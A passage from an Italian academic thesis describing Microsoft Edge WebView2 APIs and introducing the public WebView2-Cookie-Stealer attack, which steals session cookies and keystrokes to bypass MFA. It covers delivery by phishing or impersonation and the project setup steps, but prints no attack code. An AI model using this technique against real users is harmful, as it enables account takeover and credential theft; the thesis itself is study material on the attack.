ICoreWebView2Cookie	get_isSession()	Se si tratti di un cookie di sessione
ICoreWebView2Cookie	get_Name()	Nome del cookie
ICoreWebView2Cookie	get_Path()	Il percorso per il quale il cookie è valido
ICoreWebView2Cookie	get_Value()	Il valore del cookie
ICoreWebView2Cookie	put_HttpOnly()	Imposta la proprietà Http Only
ICoreWebView2Cookie	put_IsSecure()	Imposta la proprietà IsSecure
ICoreWebView2Cookie	put_Value()	Imposta la proprietà Value

**Tabella 2.1.** Tabella delle API Cookie

Interfaccia	Comando	Descrizione
ICoreWebView2Settings2	get_UserAgent()	Lo user agent utilizzato dall'app
ICoreWebView2Settings2	put_UserAgent()	Setta lo user agent

**Tabella 2.2.** Tabella delle API User Agent


Le API (Application Programming Interface) appena presentate sono quelle che saranno utilizzate nel **Capitolo 3** al fine di attuare l'attacco studiato.

Per un elenco completo delle API disponibili per il framework si rimanda alla documentazione ufficiale di Microsoft Edge WebView2. [6]

## 2.4 Workflow Eventi di Navigazione

Gli eventi di navigazione vengono eseguiti quando si verificano azioni asincrone sul contenuto di un'istanza WebView2. Ad esempio, quando l'utente naviga in un nuovo sito web, l'applicazione nativa utilizza un listener (ascoltatore) sull'evento **NavigationStarting** per rilevare il verificarsi dell'evento e iniziare la procedura di navigazione che si compone di sei fasi.

Ciascuno di questi eventi di navigazione viene eseguito secondo una specifica sequenza illustrata in **Figura 2.4**.

**Figura 2.4.** Workflow degli eventi di navigazione per applicazioni WebView2

1. **NavigationStarting:** è l'evento iniziale che comporta l'avvio della navigazione da parte del Runtime WebView2. Tale navigazione genera una o più richieste di rete che l'applicazione host può o meno accettare;
2. **SourceChanged:** si verifica quando l'origine di WebView2 cambia in un nuovo URL;
3. **ContentLoading:** avviene nel momento in cui il Runtime WebView2 inizia il caricamento del contenuto della pagina;
4. **HistoryChanged:** la navigazione causa l'aggiornamento della cronologia di WebView2;
5. **DOMContentLoaded:** si verifica quando WebView2 ha terminato l'analisi del DOM della pagina ma non ha ancora renderizzato del tutto i contenuti come immagini o script;
6. **NavigationComplited:** evento conclusivo che avviene nel momento in cui il caricamento del contenuto della pagina è stato completato.

Gli eventi di navigazione sono identificati da un **NavigationId** progressivo che permette di tenere traccia di quanti eventi si sono verificati e viene incrementato ogni volta che si completa una procedura di navigazione.

Gli eventi di navigazione di diverse istanze possono sovrapporsi, ad esempio quando si avvia una navigazione è necessario attendere il verificarsi dell'evento **NavigationStarting**. Se una nuova navigazione viene comunque avviata prima di completare la precedente il risultato sarà il seguente:

- |        |  |
|--------|--|
| ID=1   | <b>NavigationStarting</b> per la prima navigazione       |
| ID=2   | <b>NavigationStarting</b> per la seconda navigazione     |
| ID=3   | <b>NavigationCompleted</b> per la prima navigazione      |
| ID=... | Il resto degli eventi associati alla seconda navigazione |

Come è possibile notare dalla **Figura 2.4**, in caso di errore il workflow di eventi di navigazione passa immediatamente dall'evento **NavigationStarting** all'evento **NavigationCompleted**. Tuttavia, in alcuni casi potrebbe esserci tra loro un evento **ContentLoading** qualora la navigazione sia proseguita su una pagina di errore.

Per quanto riguarda il verificarsi di un reindirizzamento HTTP, in questo caso saranno presenti più eventi **NavigationStarting** sulla stessa riga, che riporteranno la proprietà **IsRedirect**, senza però avere un incremento del **NavigationId**. L'unico evento di navigazione che non genera un **NavigationStarting** e di conseguenza non incrementa a sua volta il **NavigationId**, è la navigazione a frammento all'interno di una stessa pagina web.


## 2.5 Autenticazione di base

WebView2 funge da middleware per la comunicazione tra l'applicazione host e il server HTTP, la sequenza di autenticazione di base prevede perciò eventi di autenticazione e di navigazione. In particolare, l'evento di autenticazione si verifica nel mezzo della sequenza di eventi di navigazione mostrata nel **Paragrafo 2.4**:

1. **NavigationStarting**
2. **ContentLoading**

3. **BasicAuthenticationRequest**
4. **DOMContentLoaded**
5. **NavigationCompleted**

In **Figura 2.5** è mostrato il diagramma di flusso completo delle operazioni di autenticazione svolte da ciascuno degli attori in causa.



**Figura 2.5.** Flusso di autenticazione per applicazioni WebView2

1. L'applicazione host comunica al Runtime WebView2 di navigare verso una specifica URI
2. Il Runtime WebView2 comunica con il server HTTP facendo richiesta del documento contenuto nell'URI specificato
3. Il server HTTP invia a WebView2 l'informazione che per accedere al documento richiesto è necessaria autenticazione
4. Il Runtime WebView2 comunica all'applicazione host che è necessario avviare una procedura di autenticazione tramite l'evento **BasicAuthenticationRequest**
5. L'applicazione host risponde all'evento inviando al Runtime WebView2 le credenziali necessarie
6. WebView2 effettua nuovamente una comunicazione con il server HTTP, inserendo come parametri della richiesta le credenziali di autenticazione
7. Il server HTTP effettua la valutazione delle credenziali ricevute
8. Se le credenziali non vengono accettate il server HTTP genera errore 401 o 407 ed effettua una nuova richiesta ritornando al passo 3. Una nuova richiesta di autenticazione non causa l'incremento del **NavigationId**, essendo riferita sempre allo stesso flusso di navigazione
9. Il server HTTP potrebbe rifiutare la connessione da parte di WebView2
10. Se la connessione viene rifiutata il Runtime WebView2 esegue il rendering di una pagina vuota o di un eventuale pagina di errore restituita dal server HTTP, attraverso gli eventi **ContentLoading** e **DOMContentLoaded**
11. Se la connessione viene accettata e le credenziali verificate, il server HTTP restituisce a WebView2 il contenuto richiesto
12. Il Runtime WebView2 effettua il rendering del contenuto restituito dal server HTTP attraverso gli eventi **ContentLoading** e **DOMContentLoaded**


Di fondamentale importanza risulta sottolineare che le richieste verso server HTTP dovrebbero essere effettuate sfruttando il protocollo HTTPS e non HTTP, in quanto, il secondo, al contrario del primo, non garantisce che le credenziali inviate siano cifrate.

## 2.6 Gestione Personalizzata delle richieste di rete

Il framework WebView2 mette a disposizione la possibilità di interagire e modificare le richieste di rete o fornire delle risposte utilizzando gli eventi **WebResourceRequest** e **WebResourceResponseReciver**.

L'applicazione host è quindi in grado di intercettare le richieste provenienti dal Runtime WebView2 e dirette verso il server HTTP per modificarne il contenuto dell'intestazione, l'URL o il metodo GET/POST. Questa possibilità non va intesa a scopo prettamente malevolo, di fatto, l'applicazione host potrebbe avere la necessità di modificare ad esempio il contenuto del metodo per inserire ulteriori parametri nella richiesta oppure modificare l'intestazione (header) della richiesta per poter leggere e scrivere cookie, impostare token di autenticazione o modificare lo user agent.

In **Figura 2.6** è mostrato il diagramma di flusso delle operazioni che gli attori in gioco (host app, WebView2 control, HTTP server) devono compiere per modificare una richiesta.



**Figura 2.6.** Flusso di modifica delle richieste WebView2

1. L'applicazione host imposta un ascoltatore per l'evento **WebResourceRequested**


2. L'applicazione host definisce i gestori per gli eventi **WebResourceRequested** e **WebResourceResponseReceived**
3. L'applicazione host effettua una richiesta di navigazione al Runtime WebView2 verso una specifica pagina web
4. Il Runtime WebView2 genera una richiesta per una risorsa necessaria alla pagina web indicata
5. Il Runtime WebView2 genera un evento di richiesta (WebResourceRequested) verso l'applicazione host
6. L'applicazione host, grazie all'ascoltatore impostato per l'evento al passo 1, gestisce la richiesta
7. L'applicazione host modifica l'intestazione (header) della richiesta. Vi è inoltre la possibilità di posticipare l'evento di richiesta (WebResourceRequested)
8. Il livello di rete del framework WebView2 può in aggiunta inserire un proprio header nella richiesta
9. Il Runtime WebView2 invia la richiesta al server HTTP
10. Il server HTTP invia la risposta al framework WebView2
11. Il Runtime WebView2 genera l'evento **WebResourceResponseReceived**
12. L'applicazione host gestisce l'evento di risposta

Il server HTTP a seguito di una richiesta invia la specifica risposta al framework WebView2. L'applicazione host ha la possibilità, grazie dell'utilizzo delle API messe a disposizione, di intercettare, sovrascrivere e re-inoltrare la risposta. Per far ciò è necessario seguire il flusso di operazioni descritte dal diagramma in **Figura 2.7**.

1. L'applicazione host imposta un ascoltatore per l'evento **WebResourceRequested**
2. L'applicazione host definisce i gestori per gli eventi **WebResourceRequested** e **WebResourceResponseReceived**
3. L'applicazione host effettua una richiesta di navigazione al Runtime WebView2 verso una specifica pagina web
4. Il Runtime WebView2 genera una richiesta per una risorsa necessaria alla pagina web indicata
5. Il Runtime WebView2 genera un evento di richiesta (WebResourceRequested) verso l'applicazione host
6. L'applicazione host, grazie all'ascoltatore impostato per l'evento al passo 1, gestisce la richiesta
7. L'applicazione host genera una risposta all'evento di richiesta. Eventualmente può ritardare la gestione dell'evento
8. Il Runtime WebView2 effettua il rendering della risposta ricevuta dall'applicazione host

Come è possibile notare i passaggi da compiere per modificare una richiesta e sovrascrivere una risposta sono identici fino al punto 6 della procedura.

Vi è inoltre la possibilità di generare una richiesta personalizzata da parte dell'applicazione host, utilizzando il metodo **NavigateWithWebResourceRequest**, messo a disposizione dalle API del framework, che permette di creare una richiesta con metodo GET o POST che presenta header e contenuto personalizzati.



**Figura 2.7.** Flusso di sovrascrittura delle risposte WebView2

## 2.7 Sviluppo sicuro di applicazioni WebView2

Oltre agli innumerevoli vantaggi riguardanti l'integrazione tra web application e applicazioni native esposti all'inizio di questo capitolo, da non trascurare sono le vulnerabilità che potrebbero emergere dalla loro interazione. Risulta quindi fondamentale progettare le applicazioni WebView2 in modo da garantire maggior protezione all'utente che le utilizza e al sistema sul quale vengono eseguite. Per far ciò Microsoft mette a disposizione delle best practices da seguire quando si sviluppano applicazioni ibride utilizzando il framework Microsoft Edge WebView2, alcune delle quali sono:

- Convalidare i messaggi web e i parametri degli oggetti host prima di utilizzarli, al fine di evitare comportamenti anomali da parte dell'applicazione;
- Verificare l'origine del documento in esecuzione in ambiente WebView2 e l'affidabilità del contenuto;

- Definire policy di blocco condizionato della navigazione utilizzando gli eventi **NavigationStarting** e **FrameNavigationStarting**
- Modificare l'interfaccia **ICoreWebView2Setting** al fine di limitare alcune funzionalità dei contenuti web:
  - Impostare la proprietà **AreHostObjectAllowed** al valore 'false' se il contenuto web non ha necessità di accedere agli oggetti dell'applicazione nativa;
  - Impostare la proprietà **IsWebMessageEnable** al valore 'false' se non è previsto che il contenuto web pubblichi messaggi sull'applicazione nativa;
  - Impostare la proprietà **IsScriptEnabled** al valore 'false' se non si vuole che il contenuto web esegua script JS durante la visualizzazione di risorse;
  - Impostare la proprietà **AreDefaultScriptDialogsEnabled** al valore 'false' se non si prevede che il contenuto web utilizzi finestre 'alert' o 'prompt'
- Non utilizzare proxy generici;

Un ulteriore protezione è data dalla restrizione che impedisce a WebView2 di essere eseguito come utente di sistema.

Le informazioni e le immagini contenute in questo capitolo sono state estratte dalla documentazione ufficiale di Microsoft Edge WebView2 [6]




## Attacco WebView2-Cookie-Stealer

*In questo capitolo sarà fornita la spiegazione dell'attacco WebView2-Cookie-Stealer, dove reperire il codice sorgente e come predisporre l'ambiente di lavoro per il suo utilizzo. Di seguito sarà illustrato il suo funzionamento andando nel dettaglio di alcune porzioni del codice sorgente ed infine verrà spiegato come modificare l'attacco al fine di renderlo funzionante sulla maggior parte delle piattaforme web.*

Quando un utente effettua l'accesso ad una piattaforma web viene chiesto di verificare la propria identità tramite un processo di autenticazione che prevede, tipicamente, l'inserimento di credenziali come username e password. Sempre più piattaforme associano a questo metodo di accesso base un secondo fattore di autenticazione rappresentato da una notifica che viene inviata sullo smartphone dell'utente e necessita conferma oppure da codici OTP (One Time Password) gestiti da apposite applicazioni come ad esempio Google Authenticator. Questi metodi che prevedono l'uso di più fattori di autenticazione prendono il nome di **Multi Factors Authentication** o abbreviato **MFA** e vengono utilizzati per garantire all'utente una maggior sicurezza rispetto gli attacchi informatici che mirano al furto di credenziali di accesso. In entrambi i casi, sia che l'accesso avvenga utilizzando il metodo base oppure attraverso procedure MFA, il server web sul quale la piattaforma è in esecuzione, al termine della procedura di autenticazione, invia all'utente una serie di informazioni che vengono utilizzate da quest'ultimo nelle successive fasi della navigazione nella piattaforma.

Tali informazioni prendono il nome di **Session Cookie** o **Cookie di Sessione**, sono gestite dal browser e memorizzate nella cartella dei dati utente (UDF) come precedente esposto al **Paragrafo 2.1.1**. L'utente invia a sua volta i cookie di sessione al server web che ne controlla la veridicità al fine di stabilire se lo stesso ha o meno effettuato l'accesso al proprio account e può di fatto usufruire delle funzionalità della piattaforma.

In **Figura 3.1** è mostrato un esempio di alcuni dei cookie di sessione che il browser memorizza dopo aver effettuato l'accesso alla piattaforma Microsoft Office365.



**Figura 3.1.** Esempio Cookie di Sessione della piattaforma Microsoft Office365

L'attacco WebView2-Cookie-Stealer è stato sviluppato da un ricercatore conosciuto sul web con lo pseudonimo mr.d0x e consiste nell'utilizzare il framework Microsoft Edge WebView2 per creare un'applicazione ibrida che consente il rendering di contenuto web. All'interno di questa viene inserito del codice JavaScript atto a svolgere la funzione di KeyLogger<sup>4</sup>, inoltre, utilizzando le API messe a disposizione dal framework WebView2, è possibile accedere ai cookie di sessione trasmessi dopo l'autenticazione ed inviarli successivamente ad un server HTTP posto appositamente in ascolto dall'attaccante malevolo.

L'utilizzo di tale tecnica di attacco rende del tutto inefficace la presenza di meccanismi di MFA, in quanto, i cookie vengono prelevati ad avvenuta autenticazione quando ormai tutti i fattori posti a protezione dell'account utente sono stati verificati. [7]

Risulta chiaro che un'applicazione malevola di questo tipo non può essere distribuita attraverso canali fidati, assume quindi un ruolo fondamentale per l'attaccante la conoscenza delle tecniche dell'Ingegneria Sociale, discusse al **Capitolo 1**, in particolare delle tecniche di Phishing, Spare Phishing e impersonificazione. L'attaccante

<sup>4</sup> Un KeyLogger è un software silente posto in ascolto di specifici eventi del sistema, come la pressione di tasti sulla tastiera o il movimento e i click del mouse, che invia i dati raccolti ad un attaccante malevolo.

deve far in modo, utilizzando tecniche di Phishing o Spare Phishing, che la potenziale vittima effettui il download, installi ed esegua sul proprio terminale l'applicazione WebView2 malevola appositamente creata, oppure utilizzare tecniche di impersonificazione per avere accesso al terminale della vittima ed installarla lui stesso. Ad esempio, fingendosi un tecnico informatico che effettua una miglioria o riparazione al terminale potrebbe sostituire un'applicazione legacy con quella malevola che oltre a consentire all'utente di svolgere le normali operazioni invia anche i dati al server HTTP appositamente predisposto.

### 3.1 Preparazione dell'ambiente di lavoro

Il framework Microsoft Edge WebView2 è disponibile per l'uso su molteplici piattaforme e con diversi linguaggi di programmazione, nel corso dell'elaborato si farà sempre riferimento all'utilizzo della piattaforma Win32 e del linguaggio di programmazione C++.

Per poter testare sul proprio PC il funzionamento dell'attacco è necessario seguire i seguenti passaggi:

**1. Installare l'IDE Visual Studio:**

utilizzando la pagina ufficiale di download<sup>5</sup>, completato il download seguire la procedura guidata di installazione fino al completamento.

**2. Installare un Preview Channel di Microsoft Edge:**

i Preview Channel sono distribuzioni costantemente aggiornate del browser che includono nuove funzionalità rilasciate in beta-testing. Per scaricare un Preview Channel di Microsoft Edge è sufficiente utilizzare la pagina ufficiale di download<sup>6</sup>. È consigliato scaricare il canale **Canary** che può contare su una frequenza di aggiornamento giornaliera. Effettuato il download seguire la procedura di installazione guidata.


**3. Scaricare il codice sorgente dell'applicazione WebView2 malevola:**  
disponibile sul canale GitHub del ricercatore mr.d0x<sup>7</sup>. Fare click sulla voce '*Code*' e successivamente su '*Download ZIP*' come mostrato in **Figura 3.2**.

---

<sup>5</sup> Visual Studio Official Download Page: <https://visualstudio.microsoft.com/it/>

<sup>6</sup> Microsoft Edge Preview Channel Official Download Page:  
<https://www.microsoftedgeinsider.com/it-it/download>


<sup>7</sup> mr.d0x GitHub Repository: <https://github.com/mrd0x/WebView2-Cookie-Stealer>



**Figura 3.2.** Download Codice Sorgente dell'applicazione WebView2 Malevola

#### 4. Installare l'ambiente di sviluppo:


aprire il progetto appena scaricato in Visual Studio e continuare con la procedura di configurazione. Selezionare nella schermata che appare l'ambiente di sviluppo chiamato '*Desktop development with C++*' come mostrato in **Figura 3.3**.



**Figura 3.3.** Installazione ambiente di sviluppo in Visual Studio


### 5. Installare Windows Implementation Libraries:

è un pacchetto di librerie disponibile all'interno dell'IDE Visual Studio. Per installarlo aprire il progetto contenente l'applicazione WebView2 malevola, assicurarsi di aver aperto la soluzione denominata '*WebView2APISample*', cliccare con il tasto destro sulla soluzione e scegliere la voce '*Gestione pacchetti NuGet...*', come mostrato in **Figura 3.4**.



**Figura 3.4.** Gestione pacchetti NuGet in Visual Studio

